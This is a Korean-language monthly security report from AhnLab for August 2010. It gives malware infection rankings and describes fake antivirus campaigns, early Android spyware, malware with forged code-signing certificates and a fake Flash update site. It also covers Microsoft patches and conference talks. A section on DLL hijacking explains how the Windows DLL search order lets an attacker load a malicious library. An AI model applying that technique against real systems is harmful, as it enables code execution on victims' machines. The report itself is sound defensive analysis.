ASEC REPORT

안철수연구소에서 발행하는 월간 보안 보고서

Vol. 08

안철수연구소

목 차

이달의 보안 동향

Ⅰ. 이달의 보안 동향

1. 악성코드 동향


악성코드 통계

2010년 8월 악성코드 통계현황은 다음과 같다.

순위	등락	악성코드명	건수	비율
1	–	TextImage/Autorun	389,600	14.8 %
2	–	Win32/Induc	254,599	9.7 %
3	↑ 10	JS/Agent	237,998	9 %
4	↑ 12	JS/Iframe	228,752	8.7 %
5	↓ 2	JS/Exploit	222,160	8.4 %
6	New	HTML/Exploit-cve	175,932	6.7 %
7	New	Win-Trojan/Spack.Gen	119,594	4.5 %
8	↓ 3	Win32/Olala.worm.57344	111,099	4.2 %
9	↓ 3	Win32/Parite	110,298	4.2 %
10	New	JS/Cve-2010-0806	98,603	3.7 %
11	↓ 1	Win32/Conficker.worm.Gen	91,568	3.5 %
12	↓ 4	Win32/Virut.B	79,922	3 %
13	↑ 7	Win-Trojan/Securisk	71,925	2.7 %
14	↑ 1	Win32/Virut	70,228	2.7 %
15	New	Win-Trojan/Overtls.Gen	69,514	2.6 %
16	↑ 2	TextImage/Sasan	67,971	2.6 %
17	↓ 3	Win-Trojan/OnlinegameHack6.Gen	65,476	2.5 %
18	↑ 1	TextImage/Viking	62,582	2.4 %
19	New	Win32/Traxg.worm.61440	54,744	2.1 %
20	New	Win-Trojan/Agent.90112.AAK	53,916	2 %
			2,636,481	100 %

[표 1-1] 악성코드 감염보고 Top 20

2010년 8월의 악성코드 감염 보고는 TextImage/Autorun이 1위를 차지하고 있으며, Win32/Induc과 JS/Agent가 각각 2위와 3위를 차지 하였다. 신규로 Top20에 진입한 악성코드는 총 6건이다.



AhnLab Policy Center 4.0


아래 표는 악성코드의 주요 동향을 파악하기 위하여, 악성코드별 변종을 종합한 악성코드 대표진단명 감염보고 Top200이다.

순위	등락	악성코드명	건수	비율
1	–	Win-Trojan/Agent	824,216	13.4%
2	↑ 1	Win-Trojan/Onlinegamehack	735,569	12%
3	↓ 1	Win-Trojan/Downloader	674,805	11%
4	–	Win-Trojan/Overtls	406,261	6.6%
5	–	TextImage/Autorun	392,083	6.4%
6	–	Win-Adware/WebSide	293,247	4.8%
7	New	JS/Agent	283,144	4.6%
8	↓ 1	Win32/Autorun.worm	277,557	4.5%
9	–	Win32/Conficker	261,555	4.3%
10	↓ 2	Win32/Virut	261,392	4.3%
11	↓ 1	Win32/Induc	254,841	4.1%
12	New	JS/Iframe	229,042	3.7%
13	↓ 2	JS/Exploit	222,772	3.6%
14	↓ 2	Dropper/Malware	218,957	3.6%
15	New	HTML/Exploit-cve	175,934	2.9%
16	↓ 2	Dropper/Onlinegamehack	147,199	2.4%
17	↓ 1	Win32/Kido	145,333	2.4%
18	New	Win-Trojan/Spack	119,594	1.9%
19	New	Win32/Parite	112,188	1.8%
20	–	Win32/Olala	111,752	1.8%
			6,147,441	100%

[표 1-2] 악성코드 대표진단명 감염보고 Top 20


2010년 8월의 감염보고 건수는 Win-Trojan/Agent가 총 824,216건으로 Top20중 13.4%의 비율로 1위를 차지하고 있으며, Win-Trojan/Online-gamehack이 735,569건으로 2위, Win-Trojan/Downloader이 674,805건으로 3위를 차지 하였다.

아래 차트는 고객으로부터 감염이 보고된 악성코드 유형별 비율이다.




[그림 1-1] 악성코드 유형별 감염보고 비율

2010년 8 월의 감염보고 건수는 악성코드 유형별로 감염보고건수 비율은 트로잔(TROJAN)류가 45.8%로 가장 많은 비율을 차지하고, 스크립트(SCRIPT)가 13.3%, 웜(WORM)이 10.7%의 비율을 각각 차지하고 있다.



[그림 1-2] 악성코드 유형별 감염보고 전월 비교

악성코드 유형별 감염보고 비율을 전월과 비교하면, 스크립트가 전월에 비해 증가세를 보이고 있는 반면 트로잔, 웜, 애드웨어(ADWARE), 바이러스(VIRUS), 드롭퍼(DROPPER), 다운로더(DOWNLOADER), 스파이웨어(SPYWARE)는 전월에 비해 감소한 것을 볼 수 있다. 애프케어(AP-PCARE)계열들은 전월 수준을 유지하였다.



[그림 1-3] 악성코드 월별 감염보고 건수

8월의 악성코드 월별 감염보고 건수는 12,531,319건으로 7월의 악성코드 월별 감염 보고건수 12,357,777건에 비해 173,542건이 증가하였다.


AhnLab V3 MSS

아래 표는 8월에 신규로 접수된 악성코드 중 고객으로부터 감염이 보고된 악성코드 Top200이다.

순위	악성코드명	건수	비율
1	Win-Trojan/Agent.90112.AAK	53,916	9.9 %
2	Win-Trojan/Downloader.427520.C	49,929	9.2 %
3	Win-Trojan/Downloader.24576.AGW	48,566	9 %
4	Win-Trojan/Vapsup.458752.D	44,068	8.1 %
5	Win-Trojan/Downloader.24576.AHK	37,146	6.9 %
6	Win-Adware/InfoTab.128168	33,669	6.2 %
7	Win-Adware/WebSide.270848	25,347	4.7 %
8	Win-Adware/Webside.253440	23,364	4.3 %
9	Win-Adware/WebSide.267776.C	22,860	4.2 %
10	Win-Adware/WebSide.265728.D	21,920	4 %
11	Win-Trojan/Overtls.634368.C	20,135	3.7 %
12	Win-Adware/Webside.252416.B	19,924	3.7 %
13	Win-Trojan/Agent.934912.I	19,670	3.6 %
14	Win-Adware/WebSide.341504	19,080	3.5 %
15	Win-Adware/WebSide.252416.C	19,002	3.5 %
16	Win-Adware/WebSide.283136.B	18,864	3.5 %
17	Win-Adware/WebSide.286720	18,845	3.5 %
18	JS/Wangq	15,892	2.9 %
19	Win-Adware/WebSide.328704	15,085	2.8 %
20	Win-Adware/WebSide.341504.B	14,647	2.7 %
		541,929	100 %

[표 1-3] 신종 악성코드 감염보고 Top 20

8월의 신종 악성코드 감염 보고의 Top 20은 Win-Trojan/Agent.90112.AAK가 53,916건으로 전체 9.9%를 차지하여 1위를 차지하였으며, Win-Trojan/Downloader.427520.C가 49,929건 2위를 차지하였다.



[그림 1-4] 신종 악성코드 유형별 분포


8월의 신종 악성코드 유형별 분포는 트로잔이 66%로 1위를 차지하였다. 그 뒤를 이어 애드웨어가 22%, 드롭퍼가 8%를 각각 차지하였다.

악성코드 이슈

가짜 백신 설치를 유도하는 메일 형태 기승

이번 달에도 여전히 메일에 첨부된 실행파일이나 스크립트 파일을 이용한 가짜 백신 설치를 유도하는 형태가 기승을 부렸다. 주로 다음과 같은

메일이 유포 되었다.



[그림1–5] 가짜 백신 설치를 유도하는 메일형태


특히 스크립트 파일로 첨부된 형태의 경우 내부에 난독화된 스크립트를 포함하고 있어 일반적으로는 알아보기 어렵다. 또한 .html 파일 형태이기 때문에 사용자들이 쉽게 클릭 할 수 있어 주의가 요구된다. 해당 스크립트가 실행되면 최근에 알려진 윈도우 도움말 취약점이 포함된 사이트로 이동 하기도 한다. 이전에 발견된 경우는 성인 약품 광고를 하는 곳으로 이동하기도 하였다. 결론적으로는 가짜 백신 설치를 유도한다. 실행파일이 첨부된 경우는 주로 다음과 같은 가짜 백신을 설치 한다.

[그림1–6] 설치된 가짜 백신 종류 중 하나

최근 들어 메일을 통하여 유포되는 가짜 백신 설치 사례가 기승을 부리고 있다. 이는 대부분 봇넷들로부터 발송이 된 것으로 보고 있다. 봇넷들의 과열경쟁으로 이러한 허위 메일과 스팸메일은 더욱 더 기승을 부릴 것으로 전망 되므로 이와 같은 사례를 관심 있게 살펴보고 동일한 유형의 메일은 열어보지 말고 삭제하는 것도 피해예방의 한가지 방법 중 하나이다.

정상 백신을 사칭하는 가짜 백신

이번 달에는 정상 백신을 사칭하는 가짜 백신이 등장하는 일이 발생하였다. 해당 가짜 백신은 실행중인 상태로 대기 하다가 사용자들이 많이 사용하는 인터넷 익스플로러 실행파일을 실행하면 다음과 같이 경고창을 발생한다. 이는 잘 알려진 백신을 그대로 사칭한 모습이다.



[그림1–7] 정상백신 진단화면을 사칭한 모습

사용자들이 'Apply actions' 을 클릭하면 마치 치료하는 것처럼 거짓 치료화면을 보여준다. 그러나 실제로는 인터넷 익스플로러 파일이 삭제되거나 치료되지 않는다. 이후 가짜 백신은 다음과 같은 화면을 보여주는데 일부 변형은 Virus total 이란 유명 온라인 파일 검사 사이트로 위장하기도 하였다. 다른 변형은 아래 모습처럼 보여지기도 한다.

[그림1–8] 가짜 백신 설치를 유도하는 화면

[그림 1–8]에서 Free Install 이라고 표시된 아래 백신들은 가짜 백신이므로 위 화면이 보인 경우 클릭 해서는 안 된다.

Red Cross
Peak Protection 2010
Pest Detector
Major Defense Kit
Antispysafequard

또한 다른 백신은 진단결과가 나오지 않는 조작된 화면이므로 사용자들


은 속아서는 안 된다. 이처럼 가짜 백신은 계속적으로 변화하며 사용자들에게 피해를 주고 있다. 위 경우처럼 잘 알려진 정상 백신인 것처럼 유도하여 자신을 설치 하기도 한다. 가짜 백신이란 자체는 오래된 보안이슈이지만 돈을 노리는 사이버 범죄자들의 경쟁구도로 정밀하게 제작되는 만큼 앞으로도 계속 주의가 요구된다 하겠다.

스마트폰 악성코드의 본격적인 등장


2010년 8월 달을 시작으로 안드로이드(Android) 플랫폼을 기반으로 한 스마트폰(SmartPhone)에서 동작하는 악성코드가 발견되기 시작하고 있다. 8월 달엔 총 3가지 종류의 안드로이드 플랫폼용 악성코드가 다음과 같이 발견되었다. Android-Trojan/Ewalls의 경우 스마트폰의 배경화면을 변경해 주는 프로그램으로 SIM정보와 같이 민감한 정보들을 사용자의 동의 없이 외부로 유출하는 사례가 발견 되었다. 제작사에서는 보다 더 나은 프로그램 개발을 위해 정보를 수집한다고 해명하고 있으나 개인을 식별할 수 있는 정보의 경우 당사자의 동의 없이 외부로 유출하는 것은 불법적인 행위가 될 수 있다. 이 악성코드에 대해서는 뒤에서 자세히 알아보겠다. Android-Trojan/SmsSend는 동영상 재생기를 위장한 프로그램으로 실제 동영상 재생 기능을 수행하지 않으면서 유료 과금을 하는 SMS(Short Message Service)로 사용자 동의 없이 문자 메시지를 발송하는 기능을 수행한다. Android-Trojan/Snake는 게임으로 위장해서 사용자의 위치 정보를 외부로 유출하는 악성코드이다. 실제 게임을 할 수 있지만 그 도중에 사용자의 위치 정보를 사용자의 동의 없이 전송하는 기능을 가지고 있다. 이번 8월 달에 발견된 스마트폰 악성코드는 모두 안드로이드 플랫폼용으로 제작된 소프트웨어로 사용자의 동의 없이 내부 정보를 외부로 유출하고 SMS를 발송하는 기능을 가지고 있다. 앞으로 이런 추세는 계속될 전망이다. 따라서 사용자는 스마트폰용 애플리케이션을 다운로드 받고 설치하기 전에 어떠한 기능을 가지고 있는지 명확하게 확인하고 또 사용자들이 남긴 코멘트를 잘 읽어보고 악의적인 요소가 없는지 알아본 뒤 설치하는 것이 좋다.

안드로이드 폰 배경화면 어플리케이션에 삽입된 악성코드

V3 Mobile 제품에서는 안드로이드 폰용 배경화면 어플리케이션(App)중에서 사용자 개인정보를 유출하는 기능을 가지고 있는 어플리케이션을 Android-Spyware/EWalls 이라는 진단명으로 진단하고 있다. 아래 [그림1-9]는 Android-Spyware/EWalls로 진단되는 어플리케이션들을 캡쳐한 것이다.



AhnLab V3 Internet Security 8.0




[그림1-9] 어플리케이션 구동화면

사용자 정보유출 기능이 포함된 위 악성 어플리케이션이 동작 시 스마트폰 내부에서는 사용자 관련 정보를 수집하고 이 내용을 네트워크를 통해 전송하는 기능을 수행하게 된다. 아래 그림1-10은 V3 Mobile 제품에서 Android-Spyware/Ewalls 악성 어플리케이션이 진단된 그림이다.

[그림1-10] V3 Mobile 제품에서 악성 어플리케이션을 진단한 화면

캐스퍼스키(Kaspersky)의 전자 서명을 도용한 악성코드

최근 해외 보안 업체와 일부 해외 언론을 통해 일반적으로 해당 기업에서 제작하여 배포하는 파일이며 신뢰할 수 있는 파일이라는 의미에서 사용하는 전자 서명(Digital Signature)을 위조하여 사용하는 악성코드들이 발견되었다. 이 번과 같이 특정 기업의 전자 서명을 위조한 사례로는 7월 초 한국에서도 발견되었던 국내 특정 포탈에서 배포하는 파일로 위장하기 위해 해당 기업의 전자 서명을 위조하여 배포한 사례가 있다. 그러나 이 번에 발견된 악성코드에서 위조한 전자 서명은 과거의 일반 기업의 전자 서명을 위조한 사례와 달리 러시아 보안 업체인 캐스퍼스키에서 배포한 신뢰할 수 있는 파일로 위장하였다는 점을 특이 사례로 볼 수 있다.




[그림 1-11] 캐스퍼스키의 인증서를 도용한 악성코드

이 번과 같이 특정 악성코드가 위조한 캐스퍼스키의 전자 서명은 모두 유효기간이 종료된 것으로서, 유효기간 만료여부를 악성코드 판단 시에 활용할 수 있다. 하지만, 지속적으로 악성코드에서 일반 기업의 전자 서명을 위조하여 사용하거나 실제 전자 서명에 사용되는 암호화 키를 탈취하여 전자 서명에 사용하게 될 경우에는 악성여부를 판단하는데 어려움이 있을 수 있다. 그리고 실제 7월 19일 윈도우 쉘(Shell) 취약점을 악용하였던 Stuxnet의 경우 루트킷(Rootkit) 드라이버 파일이 특정 기업의 암호화 키를 사용하여 전자 서명이 된 것으로 알려져 있다. 러시아 보안 업체인 캐스퍼스키의 전자 서명을 위조하여 사용한 악성코드는 V3 제품군에서 다음과 같이 진단한다.

Win-Trojan/Zbot.117736
Win-Trojan/Agent.122856.B
Win-Trojan/Zbot.138216

허위 어도비 플래시 플레이어 업데이트로 위장한 악성코드

8월 11일 해외에서 허위로 만들어진 어도비(Adobe) 플래시 플레이어(Flash Player) 업데이트 웹 사이트를 통해 악성코드를 유포하고 있는 것이 발견되었다. 이 번에 발견된 허위 어도비 플래시 플레이어 업데이트 웹 사이트는 최근에 어도비사에서 취약점 제거를 위해 보안 패치를 배포한 것과 유사한 시기에 발견된 형태라 주의가 필요하다. 허위 어도비 플래시 플레이어 업데이트 웹 사이트는 아래 이미지와 같이 실제 어도비에서 운영하는 업데이트 웹 사이트와 유사하게 제작되어 있어 일반 사용자의 입장에서는 허위 사실 여부를 파악하기 어렵다는 점을 특이 사항으로 볼 수 있다.



[그림 1-12] 허위 어도비 플래시 플레이어 업데이트 웹 사이트

해당 허위 웹 사이트에서는 위 이미지의 붉은 색 박스를 클릭하게 되면 아래 이미지와 같이 install_flash_player.exe (25,088 바이트) 파일을 다운로드 하게 된다.

[그림 1-13] 허위 어도비 플래시 플레이어 업데이트 웹 사이트에서 유포하는 악성코드

다운로드 한 파일은 악성코드로서 해당 파일이 실행되면 정상 svchost.exe 파일의 메모리 영역에 자신의 코드를 삽입하여 허위 백신을 설치하는 다른 악성코드 변형들을 다운로드 하는 기능 등을 수행하게 된다. 이 번에 발견된 허위 어도비 플래시 플레이어 업데이트 웹 사이트에서 유포한 악성코드는 V3 제품 군에서 다음과 같이 진단한다.

Win-Trojan/Injector.25088.K


이러한 허위 웹 사이트를 통해 악성코드가 유포되는 사례가 있음으로 소프트웨어 업데이트의 경우에는 해당 제품을 통해 직접 업데이트를 진행하고 웹 브라우저를 통해 업데이트를 진행할 경우에는 웹 사이트 주소를 미리 확인하여 실제 해당 업체에서 운영하는 웹 사이트인지 미리 확인 해보는 것이 중요하다.

2. 시큐리티 동향

시큐리티 통계

8월 마이크로소프트 보안 업데이트 현황

마이크로소프트사로부터 발표된 이번 달 보안 업데이트는 총 14건이다.




[그림2-1] 공격 대상 기준 별 MS 보안 업데이트

위험도	취약점	POC
중요	MS10-047 Vulnerabilities in Windows Kernel Could Allow Elevation of Privilege	유
중요	MS10-048 Vulnerabilities in Windows Kernel-Mode Drivers Could Allow Elevation of Privilege	유
긴급	MS10-049 Vulnerabilities in SChannel could allow Remote Code Execution	무
긴급	MS10-051 Vulnerability in Microsoft XML Core Services Could Allow Remote Code Execution	유
긴급	MS10-054 Vulnerabilities in SMB Server Could Allow Remote Code Execution	무

[표 2-1] 2010년 8월 주요 MS 보안 업데이트

이번 달은 다수의 원격 취약점에 대한 업데이트를 포함하여, 시스템 10건, IE 1건, 오피스 2건, 어플리케이션 1건에 대한 업데이트가 진행되었다. 특히, 웹사이트를 방문하거나(MS10-049, MS10-051 등) 문서 파일을 열어보는 것(MS10-056, MS10-057) 만으로도 피해를 입을 수 있는 취약점들이 존재하기 때문에 주의를 요한다.

8월 마이크로소프트 보안 업데이트 현황



[그림 2-2] 악성코드를 배포했던 침해 사이트 / 배포 사이트 통계

[그림 2-2]는 월별 악성코드 침해 사이트 현황을 나타낸 그래프로, 전월에 비해 침해 사이트 및 배포 사이트가 다소 감소하였다.(파란 그래프 : 침해 사이트, 붉은 그래프 : 배포 사이트)

시큐리티 이슈

ATM(현금 자동 입출금기, AutomatedTeller Machine)취약점

이번 BlackHat2010과 DEFCON18에서는 ATM에 존재하는 취약점에 관한 내용이 발표되었다. 발표자는, 발표 현장에서 직접 ATM을 공격하여 모니터에 Jackpot 화면을 출력하고, 무수히 많은 돈이 계속 인출되게 하였다.

[그림 2-3] ATM 공격 시연 현장 (사진-wired.com)

공격 유형은 크게, ATM의 관리 기능 취약점을 이용하여 원격에서 공격하는 방법과, ATM 기계 자체에 연결되어 있는 USB 포트 등에 연결하여 공격하는 것으로 나뉜다. 발표에서는 취약점 자체에 대한 기술적인 언급은 자세하게 하지 않았지만 ATM 역시 컴퓨터와 비슷한 형태의 공격이 가능하다는 것이 증명되었다.

[그림 2-3] ATM 공격 시연 현장 (사진-wired.com)

다행히도 발표자가 발견한 취약점들은 모든 ATM에 동일하게 적용되는 것은 아닌, 특정한 기기들에 대한 것으로써, 해당 취약점들은 이미 ATM 제작사들에게 통보되어 해결이 된 상황이다. 하지만 해당 ATM 기기들뿐만 아닌, 다른 ATM 제조사의 기기들도 비슷한 취약점들이 존재할 가능성이 높기 때문에 관심이 필요하다.


DLL Hijacking 취약점

최근 취약점 공유 사이트에서는 DLL Hijacking 관련 취약점에 관한 공격 코드들이 무수히 등록되고 있다. 해당 취약점은 어플리케이션이 DLL을

로딩하는 과정에서 발생한다. 일반적으로 DLL을 호출할 때 사용되는 함수인 LoadLibrary()와 LoadLibraryEx() 함수를 사용하면서 절대 경로를 지정하지 않았을 경우, 다음과 같은 순서에 따라 해당 디렉토리들을 순차적으로 검색하여 명시된 DLL을 찾는다.

1. 프로그램이 실행된 디렉토리
2. 시스템 디렉토리
3. 16비트 시스템 디렉토리
4. 윈도우 디렉토리
5. 현재 작업중인 디렉토리 (CWD)
6. 환경 변수에 등록되어 있는 디렉토리들

만약, 명시된 DLL과 동일한 이름의 DLL이 보다 높은 검색 순서에 해당하는 디렉토리에 존재한다면, 원래 실행되어야 하는 DLL 대신 실행 될 것이다. 공격자는 이 점을 악용하여 자신이 원하는 DLL을 실행할 수 있게 된다.




[그림 2-5] DLL Hijacking을 이용한 가상 공격 시나리오


해당 취약점을 해결하기 위한 몇 가지 방법들이 권고되었지만(http://support.microsoft.com/kb/2264107), 시스템의 불안정을 야기시키거나 기능상의 제한이 불가피 하기 때문에 윈도우 시스템 자체의 취약점 수정이 필요한 상황이다. 또한, 해당 취약점은 DLL 메커니즘 자체에 대한 문제도 있기 때문에 관련 패치가 나온다 하더라도, 완벽한 해결을 위해서는 어플리케이션 차원에서의 대응이 필요하다.

콘솔 게임기에서 동작하는 악성코드

DEFCON18에서는 임베디드 시스템에서 동작할 수 있는 악성코드에 관한 발표가 있었다. 이 발표에서는, 콘솔 게임기인 NDS와 Wii를 이용하여 게임기도 컴퓨터와 같이 네트워크를 마비시키거나 다른 컴퓨터를 공격할 수 있으며, 불법으로 게임을 다운로드 받아서 실행할 경우 악성코드에 감염되어 심각한 피해가 발생할 수 있음을 보여줬다. 발표자는, 발표에서 보여준 콘솔 게임기들은 물론, 요즘 대다수의 임베디드 디바이스들은 컴퓨터와 마찬가지로 네트워크 장치 및 입출력 장치 등을 갖추고 있고, 사용자로 하여금 손쉽게 원하는 프로그램을 제작하여 해당 장치에서 동작할 수 있는 환경이 제공되고 있기 때문에 컴퓨터와 동일한 방식으로, 휴대용 게임기에서 동작하는 공격 도구를 제작할 수 있음을 알린 후, NDS를 이용하여 컴퓨터와 네트워크를 공격하는 데모를 보여줬다.



[그림 2-6] 원본 게임 바이너리 헤더



[그림 2-7] 악성코드가 삽입되어 변경된 바이너리 헤더

